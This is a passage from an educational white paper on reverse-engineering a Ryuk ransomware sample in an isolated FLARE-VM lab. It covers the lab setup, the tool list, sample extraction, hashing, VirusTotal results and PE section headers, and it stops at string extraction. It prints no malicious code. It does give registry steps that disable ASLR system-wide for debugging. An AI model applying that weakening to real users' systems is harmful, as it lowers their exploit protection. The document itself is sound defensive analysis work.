

Comprehensive Malware Analysis of Ryuk

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Note that the Information contained in this document is for educational purposes.

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Abstract

This report provides a thorough examination of a sample linked to the Ryuk ransomware family. The project's primary goal was to reverse-engineer the malware in a systematic and repeatable manner, enabling a deeper understanding of its execution flow, internal workings, and behaviour. Additionally, the investigation aimed to assess and utilise appropriate malware analysis techniques.

The approach integrated both static and dynamic analysis tools in a controlled virtual environment setting. Tools like PE-Bear, IDA Pro, x32dbg, Process Monitor, RegShot, and Fakenet-NG were used to analyse the malware's code statically and observe its behaviour dynamically during runtime.

The initial analysis focused on identifying the file’s structure, confirming it as a 32-bit Portable Executable (PE) file, More advanced dynamic analysis involved pausing the program during execution to capture its memory, decrypting the contents, and identifying multiple embedded PE files within the memory. These files were then manually extracted and rebuilt into working executables for further investigation.

The investigation revealed that the sample uses a modular, multi-stage approach to infect the system with ransomware. The initial loader decrypts and executes embedded payloads from memory using a technique known as reflective loading. These decrypted modules exhibited independent malicious behaviour, including thread spawning, file encryption, ransom note propagation, and network discovery. The malware also utilises dynamic API resolution and ordinal imports to obscure its functionality and complicate static analysis.

Overall, the investigation successfully met its objectives by uncovering the sample's layered structure, evasive techniques, and overall behaviour and intent. These findings reinforce the importance of studying modern malware and provide a solid foundation for further research and skill development.

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1 INTRODUCTION

1.1 BACKGROUND

In the current unpredictable and interconnected digital world, malicious software, or malware, is the umbrella term given to programs designed to disrupt and harm computer systems. AI (Artificial Intelligence) and Large Language Models (LLMS) have driven the surge in malware, with threat actors now utilising these technologies to develop sophisticated malware rapidly. This increase has notably broadened the global threat landscape. The consequences of malware extend far beyond personal devices and network breaches, posing risks to national infrastructure, vital services, and democratic institutions. This issue extends beyond computer systems; its influence is substantial.

Recent geopolitical tensions highlight this transition. The UK's National Cyber Security Centre (NCSC) Annual Review (2024) reveals that Russia has routinely targeted, developed, and deployed wiper malware to wipe data from the Ukrainian government's computer systems, causing significant disruptions to national infrastructure amid the ongoing military conflict. The objective of malware has now extended beyond mere digital disruption; it has evolved to destroy public services and operational capabilities of nation-states. This shift highlights that malware has transformed into a tool of sabotage, disruption, and influence.

The growing threat landscape is intensified by a worldwide shortage of the skilled workforce needed to address it. A recent Kaspersky report highlights that "more than 40% of companies worldwide are facing a shortfall of qualified cybersecurity professionals, with most understaffing occurring among malware analysts and information security researchers" (Kaspersky, 2024). This issue is also illustrated graphically in Figure 1. The consequences are severe: as attacks increase in size and complexity, the number of qualified experts available to analyse and respond is shrinking.



Figure 1Global shortage of cybersecurity

The NCSCs have recently launched an Early Warning system that underscores the seriousness of the issue. In 2023, a total of 181,180 vulnerable systems were reported, with 117,700 linked to malware infections and 47,739 confirmed compromised servers that were accessible online. This data is illustrated in Figure 2 (NCSC,2024). These figures represent real organisations, including schools, hospitals, transportation networks, and energy grids, emphasising that malware affects the physical world we live in.




Figure 2: Summary of notifications from the NCSC Early Warning service

Cybok developed a taxonomy that serves as a framework for classifying malware according to its propagation method, payload, execution environment, and target system. This is illustrated in Figure 3. As stated by Infosec, "560,000 new pieces of malware are detected daily, and over 1 billion malware programs currently exist" (Infosec,2024). This is a massive volume of malware to manage, and a taxonomy alone is insufficient; the actual challenge lies with security professionals and education.

	standalone or host-program	persistent or transient	layers of system stack	auto-spreading?	dynamically updatable?	coordinated?
viruses	host-program	persistent	firmware and up	Y	Y	N
malicious browser extensions	host-program	persistent	application	N	Y	Y
botnet malware	both	persistent	kernel and up	Y	Y	Y
memory-resident malware	standalone	transient	kernel and up	Y	Y	Y

Figure 3: Example of malware classification

This white paper addresses these conditions directly, focusing on developing and showcasing practical skills in the malware analysis field, which is experiencing an increasing demand for expertise. By systematically analysing and reverse engineering a chosen malware sample, this project aids in honing skills that are not only technically valuable but also essential skill for modern cybersecurity.

1.2 AIM

This white paper aims to:

- Conduct a thorough analysis of a selected malware sample to create a systematic and repeatable investigation.
- Apply and assess suitable malware analysis techniques to reverse engineer the sample and extract valuable technical insights.
- Identify, document, and interpret the malware's key components and functionality, thus contributing to a clearer understanding of its operational mechanisms and the potential threat it poses.

2 METHODOLOGY

This investigation used a systematic, hypothesis-driven method for malware analysis, grounded in Practical Malware Analysis (Sikorski & Honig, 2012). The approach followed scientific principles, where initial observations led to behavioural hypotheses that were examined through different stages and carried out in a secure, virtual environment.

The analysis included four stages: **basic static analysis, basic dynamic analysis, advanced static analysis, and advanced dynamic analysis.**

Firstly, Static Analysis entails obtaining initial information from the malware binary without executing it. This process involved techniques such as scanning with an antivirus to identify known threats, generating hashes for later comparison and file identification and examining strings, headers, and imported functions. These approaches shaped the initial hypotheses regarding the malware's functionality, including possible persistence or network activity, thereby guiding the investigation further.

Secondly, Dynamic Analysis observed the malware's behaviour in a secure virtual machine, recording system-level changes such as file creation, registry modifications, process starts, file access, and system enumeration to confirm or reject initial hypotheses and gain a better understanding of the malware's real-world behaviour.

Furthermore, Advanced Static Analysis included a comprehensive reverse-engineering of the malware using tools like IDA Pro to disassemble and examine the malware's code. This phase revealed hidden behaviours, decryption routines, and anti-analysis strategies. This step is crucial, as static analysis can be lengthy, and much of the information obtained can be limited or misleading afterwards.

Finally, Advanced Dynamic Analysis included real-time debugging using tools such as x32 dbg, which allowed for step-by-step program execution, instruction by instruction. Additionally, memory analysis was conducted to reveal runtime behaviours that were not visible during basic execution. This phase was essential for understanding delayed or conditional behaviours and for examining the sample in greater detail.

Different tools were utilised according to their features, compatibility with the FLARE-VM environment, and the level of community support. API-level behaviour was cross-verified with MalAPI.Io (Malapi, n.d.), a Windows API reference tailored for malware.

To ensure safety and consistency, virtual machine snapshots were created at critical points, allowing for rollback after tests while preserving a clean machine state for complete analysis. Every stage is built on prior insights, promoting a detailed comprehension of the malware's structure, behaviour, functionality, and intent.

The following tools were used to perform static analysis:

- *Windows PowerShell* (version not applicable)
- *VirusTotal* (version not applicable)
- *IDA Pro* (Hex-Rays IDA, v9.0.240807)
- *010 Editor* (v12.0.1)
- *PE-Bear* (v0.6.1)
- *Detect It Easy (DIE)* (v3.02)
- *strings / FLOSS* (version not applicable)
- *CFF Explorer VIII* (v2012)
- *Dependency Walker* (v2.2.6000)
- *WinMerge* (v2.16.48.2)

The following Dynamic analysis tools

- *x32dbg* (8th May 2021 release)
- *ProcWatch* (version not applicable)
- *FakeNet-NG* (v1.4.11)
- *ProcMon* (v3.92)
- *Resource Hacker* (v5.2.8)
- *RegShot* (v1.9.1)
- Process Hacker (N/A)

The following utility was also used to navigate the file system quickly and to look for modified or newly created files rapidly.

- *Everything* (v1.4.1.1026)

3 PROCEDURE

3.1 VIRTUAL ENVIRONMENT SETUP

The testing environment created in this investigation was a Windows 10 virtual machine using FLARE-VM, which Mandt (2017) describes as "a collection of software installation scripts for Windows systems that allows you to easily set up and maintain a reverse engineering environment on a virtual machine (VM)." The virtualisation was implemented using VMware Workstation Pro 17 (v17.6.3), as illustrated in Figure 4 below.




Figure 4: VMware Version

The virtual machine operated on Microsoft Windows 10 Pro (Version 10.0.18363, Build 18363). The system was identified as a (x64-based PC), as illustrated in Figure 5.




Figure 5: Virtual Machine System info

3.1.1 Setting Up Host-Only Networking

The host-only configuration creates a dedicated local area network (LAN) linking the host operating system (OS) with the guest OS. This LAN is isolated from the Internet, effectively preventing any malware from spreading beyond the virtual machine. Although removing the network adapter was an option, it was retained, allowing for the analysis of the malware sample's possible networking functionalities.

3.1.2 Hardware configuration

The virtual machine was configured with 8 GB of memory and two processors, as illustrated in Figure 6, with memory allocation based on the 16 GB available on the host system.




Figure 6: Virtual-machine hardware setup

3.1.3 Snapshot setup

To ensure virtual machine integrity and enable rollbacks for analysis, several snapshots were generated using VMware's Snapshot Manager. Snapshots were captured during setup, specifically after tool installation *(_setup complete!)* and before and after key analysis phases *(dynamic-basic!)*. This is illustrated in Figure 7 below. This method created a controlled environment for malware analysis and provided a safe restore point if the system became unstable.




Figure 7: Snapshot Manager

3.1.3.1 ASLR VM (Address space layout randomisation)

To ensure consistent debugging across tools like x32dbg and IDA Pro, Address Space Layout Randomisation (ASLR) was disabled. When ASLR is enabled, executables load at different base addresses each time, making it hard to align addresses in the debugger and disassembler. This causes the PE file to "jump around" in memory, complicating static and dynamic analysis.

To disable ASLR system-wide:

- Open Registry Editor (regedit).
- Navigate to: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management, which is illustrated in Figure 8.
- Right-click on the right pane and select New DWORD (32-bit) Value.
- Name the new value: MoveImages
- Set its value to 0 (this is by default).




Figure 8: Disable ASLR

3.2 BASIC STATIC ANALYSIS

3.2.1 Choosing sample & Extraction

The extraction of Sample 3 from a password-protected ZIP archive in the VM environment is illustrated below in Figure 9. The archive needed the password “infected22” and was located at C:\users\user\desktop\samples\3\.




Figure 9: Selected Sample

Figure 10 Illustrates the malware sample extracted after decompressing the ZIP archive. The file, labelled 180f82bbedb03dc29328e32e054069870a1e65078b78b2120a84c96aaed7d843, was stored in the directory C:\Users\user\Desktop\Samples\3\3. It served as the primary sample for this investigation.




Figure 10: extracted malware sample

3.2.2 Identification (Hashing)

Figure 11 demonstrates the PowerShell command and its output for calculating the MD5 hash of the sample. The Get-FileHash command generated the hash A563C50C5FA0FD541248ACAF72CC4E7D, acting as a unique identifier for the sample, used to verify its integrity and identify its file signature.

```
PS C:\Users\user\Desktop\Samples\3\3> Get-FileHash -Algorithm MD5 .\180f82bbedb03dc29328e32e054069870a1e65078b78b2120a84c96aaed7d843

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             A563C50C5FA0FD541248ACAF72CC4E7D                                       C:\Users\user\Desktop\Samples\3\3\180f82bbedb03dc29328e32e054069870a1e65078b78b2120a84c96aaed7d843
```

Figure 11: Powershell Get-FileHash

3.2.3 VirusTotal

Figure 12 Illustrates VirusTotal analysis of the Powershell-generated hash. The scan found that 61 of 72 security vendors flagged the file as malicious. It was notably linked to the Trojan. Ryuk. bysmem threat label, indicating a strong affiliation with the Ryuk ransomware family. Additionally, VirusTotal identifies this sample as a Windows executable file.




Figure 12: Ryuk variant

Figure 13 Illustrates that VirusTotal pulled information about the sample's history. According to the metadata, the file was created on 11 February 2021 at 02:51:01 UTC, but it was first observed in the wild on 11 June 2020.




Figure 13: Virustotal Application history

Figure 14 Illustrates the Portable Executable (PE) file section headers from VirusTotal. The .text section exhibits high entropy (6.59) and substantial size, suggesting obfuscated or packed code.



Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	184065	184320	6.59	e94bb5ea0996194e9983dab38ac5c2be	1047950.94
.rdata	188416	44640	45056	5.07	6f6e77fd3c55da532af5273380c37d7e	1754684.12
.data	233472	27260	9728	4.31	dc4cc8243045d3a854aefbddac704808	639360.31
.rsrc	262144	410504	410624	5.78	8d82cda3e7f732fda51d5fdd21f2f635	8314407

Figure 14: Virustotal Portable Executable (PE) file sections

Figure 15 Illustrates the MITRE ATT&CK Tactics and Techniques in conjunction with the Malware Behaviour Catalogue. It aligns with various ATT&CK tactics, such as Execution (TA0002), Persistence (TA0003), Privilege Escalation (TA0004), and Command and Control (TA0011), showcasing a high level of sophistication and functionality.




Figure 15: ATT&CK Tactics and Techniques & Malware Behavior

VirusTotal identified the sample as a Windows executable, but it lacked a .exe extension, preventing Windows from recognising it, as illustrated in Figure 16. The sample was examined in 010 Editor, which displayed the malware's hexadecimal view using the Exe.bt binary template. The standard "MZ" header at the file's start confirms it aligns with the Portable Executable (PE) format. The template revealed structural elements like .text, .rdata, and .rsrc sections, validating it as a PE executable.




Figure 16: 010 editor

Additionally, Figure 17 Shows the renaming of the identified malware sample to ryuk_sample.exe




Figure 17: malware renamed

3.2.4 Finding Strings

To extract strings from the binary (ryuk_sample.exe), three tools were used: Sysinternals Strings, FLOSS, and CAPA. The process and outcomes are documented in Screenshots from Figures 18-22, with full output in Appendix B.

